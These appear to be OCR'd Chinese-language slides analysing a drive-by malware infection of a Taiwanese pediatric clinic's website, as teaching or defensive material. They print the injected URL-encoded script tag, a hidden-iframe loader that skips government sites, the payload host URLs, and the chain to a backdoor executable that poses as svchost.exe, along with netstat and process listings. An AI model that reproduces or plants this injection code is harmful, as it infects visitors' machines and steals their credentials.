
The screenshot shows a Windows Internet Explorer browser window displaying the website <http://www.doctormai.com.tw/vent.asp>. The website is for "Dr. Mai's Clinic OF GENERAL PEDIATRICS" and features a navigation menu with items like "關於診所", "小麥的生活日誌", "診所公告", "診所位置", and "診所諮詢". A "會員中心" (Member Center) section is visible on the left, with fields for "用戶名" (Username) and "密碼" (Password), and a "登錄" (Login) button. A "診所諮詢 | Message" button is also present.

In the foreground, a smaller browser window titled "http://www.doctormai.com.tw/vent.asp - 原先的原始檔" (Original Source) is open, showing the source code of the page. The code contains two instances of a JavaScript script tag:

```
7  
8  
9  
10 <script src=http://%77%76%67%33%2E%63%6E></script>  
11  
12  
13  
14  
15  
16  
17  
18 <script src=http://%77%76%67%33%2E%63%6E></script>  
19  
20
```


`<script src= http://%77%76%67%33%2E%63%6E></script>`

# Botnet 掛馬跳板主機 (cont.)



下載xxxo1.cn檔案

# Botnet 掛馬跳板主機 (cont.)



The screenshot shows a Windows Internet Explorer browser window with the address bar set to `http://wvg3.cn/`. The main content area displays a JavaScript code snippet:

```
if(document.location.href.indexOf("gov")>=0) {} else {document.write("")}
```


An inset window titled "http://wvg3.cn/ - 原先的原始檔" (Original Source) shows the full source code:

```
1 if(document.location.href.indexOf("gov")>=0)
2 {} else {document.write("<div style='display:none'>")
3 document.write("<iframe src=http://xxxo1.cn/a/a7.htm></iframe>")
4 document.write("</div>")}
5
```

The status bar at the bottom indicates "正在下載圖片 http://219.232.243.84/stat.htm?id=1408290&sr=http%3A%2Fwvg3.cn%2F&lg=zh-cn&time=0..."

1. `<script src=http://%77%76%67%33%2E%63%6E></script>`
2. 轉換 `<script src=http://wvg3.cn></script>`
3. 實際下載 Botnet 位置 `http://xxxo1.cn/a/a7.htm`

# Botnet 掛馬跳板主機 (cont.)



實際下載Botnet位置

<http://xxxo1.cn/a/a7.htm>

最終目的下載

<http://xin89221.com/love/windoss>  
[.CSS](#)

# Botnet 掛馬跳板主機 (cont.)

- 網頁被插入網馬連結代碼：

```
<script src=http://%77%76%67%33%2E%63%6E></script>
```

掛馬分析：

```
[body]http://bac.angie.cn/index.php
```

```
[Jscript]http://%6d%62%72%32%2e%63%6e
```

```
[iframe]http://xxo1.cn/a/a7.htm
```

```
[iframe]http://xxo1.cn/a/cnzz.htm
```

```
[iframe]http://xxo1.cn/a/kk.htm
```

```
[iframe]http://xxo1.cn/a/flash.htm
```

```
[iframe]http://xxo1.cn/a/xx.htm
```

```
[iframe]http://xxo1.cn/a/office.htm
```

```
[iframe]http://xxo1.cn/a/02.htm
```

```
[Jscript]http://xxo1.cn/a/reee.js
```

```
[Jscript]http://xxo1.cn/a/rkkk.js
```

```
[Jscript]http://js.tongji.cn.yahoo.com/1081870/ystat.js
```

```
[Jscript]http://s23.cnzz.com/stat.php?id=1408290&web_id=1408290
```


最終目的下載檔案：

<http://xin89221.com/love/windoss.css>

透過執行上例程式，來達到完全控制的目的。(豬流感H1N1病毒)

# Botnet 掛馬跳板主機 (cont.)

- windoss.css 內會下載aa35.exe後門程式。
- 執行是偽裝svchost.exe程式
- 並會開啟port 1090使用側錄帳號密碼。



```
C:\WINDOWS\system32\cmd.exe

Active Connections

Proto Local Address          Foreign Address         State           PID
TCP   0.0.0.0:135             0.0.0.0:0               LISTENING      912
TCP   0.0.0.0:445             0.0.0.0:0               LISTENING      4
TCP   127.0.0.1:1026         0.0.0.0:0               LISTENING      972
TCP   192.168.1.72:139      0.0.0.0:0               LISTENING      4
UDP   0.0.0.0:445            *:.*                    4
UDP   0.0.0.0:500            *:.*                    680
UDP   0.0.0.0:1025          *:.*                    1116
UDP   0.0.0.0:1043          *:.*                    1116
UDP   0.0.0.0:1106          *:.*                    1116
UDP   0.0.0.0:4500          *:.*                    680
UDP   127.0.0.1:123         *:.*                    1024
UDP   127.0.0.1:1090       *:.*                    1220
UDP   127.0.0.1:1100       *:.*                    2124
UDP   127.0.0.1:1102       *:.*                    2180
UDP   127.0.0.1:1900       *:.*                    1264
UDP   192.168.1.72:123     *:.*                    1024
UDP   192.168.1.72:137     *:.*                    4
UDP   192.168.1.72:138     *:.*                    4
UDP   192.168.1.72:1900   *:.*                    1264


C:\Documents and Settings\benny>
```

Process Explorer - Sysinternals: www.sysinternals.com [OWASP\benny]

File Options View Process Find Users Help

Process	PID	CPU	Description	Company Name
System Idle Process	0	81.54		
Interrupts	n/a		Hardware Interrupts	
DPCs	n/a		Deferred Procedure Calls	
System	4			
smss.exe	528		Windows NT Session Manager	Microsoft Corporation
csrss.exe	592		Client Server Runtime Process	Microsoft Corporation
winlogon.exe	624		Windows NT Logon Application	Microsoft Corporation
services.exe	668		Services and Controller app	Microsoft Corporation
svchost.exe	832		Generic Host Process for Win32...	Microsoft Corporation
svchost.exe	912		Generic Host Process for Win32...	Microsoft Corporation
svchost.exe	1024		Generic Host Process for Win32...	Microsoft Corporation
wuauclt.exe	872		Windows Update Automatic Up...	Microsoft Corporation
svchost.exe	1116		Generic Host Process for Win32...	Microsoft Corporation
svchost.exe	1264		Generic Host Process for Win32...	Microsoft Corporation
spoolsv.exe	1532		Spooler SubSystem App	Microsoft Corporation
VMwareService...	1996		VMware Tools Service	VMware, Inc.
alg.exe	972		Application Layer Gateway Ser...	Microsoft Corporation
svchost.exe	2604		Generic Host Process for Win32...	Microsoft Corporation
lsass.exe	680	7.69	LSA Shell (Export Version)	Microsoft Corporation
taskmgr.exe	312		Windows TaskManager	Microsoft Corporation
explorer.exe	1584	9.23	Windows Explorer	Microsoft Corporation
VMware Tray.exe	1748		VMware Tools tray application	VMware, Inc.
VMwareUser.exe	1756		VMware Tools Service	VMware, Inc.
ctfmom.exe	1764		CTF Loader	Microsoft Corporation
svchost.exe	1220		Windows Calculator application...	Microsoft Corporation
aa35[1].exe	2056			MICROSOFT
cmd.exe	736		Windows Command Processor	Microsoft Corporation
procexp.exe	2428	1.54	Sysinternals Process Explorer	Sysinternals - www.sysinterna...
mspaint.exe	2584		Paint	Microsoft Corporation

CPU Usage: 18.46% Commit Charge: 23.81% Processes: 30 Physical Usage: 49.61%





**THE  
END**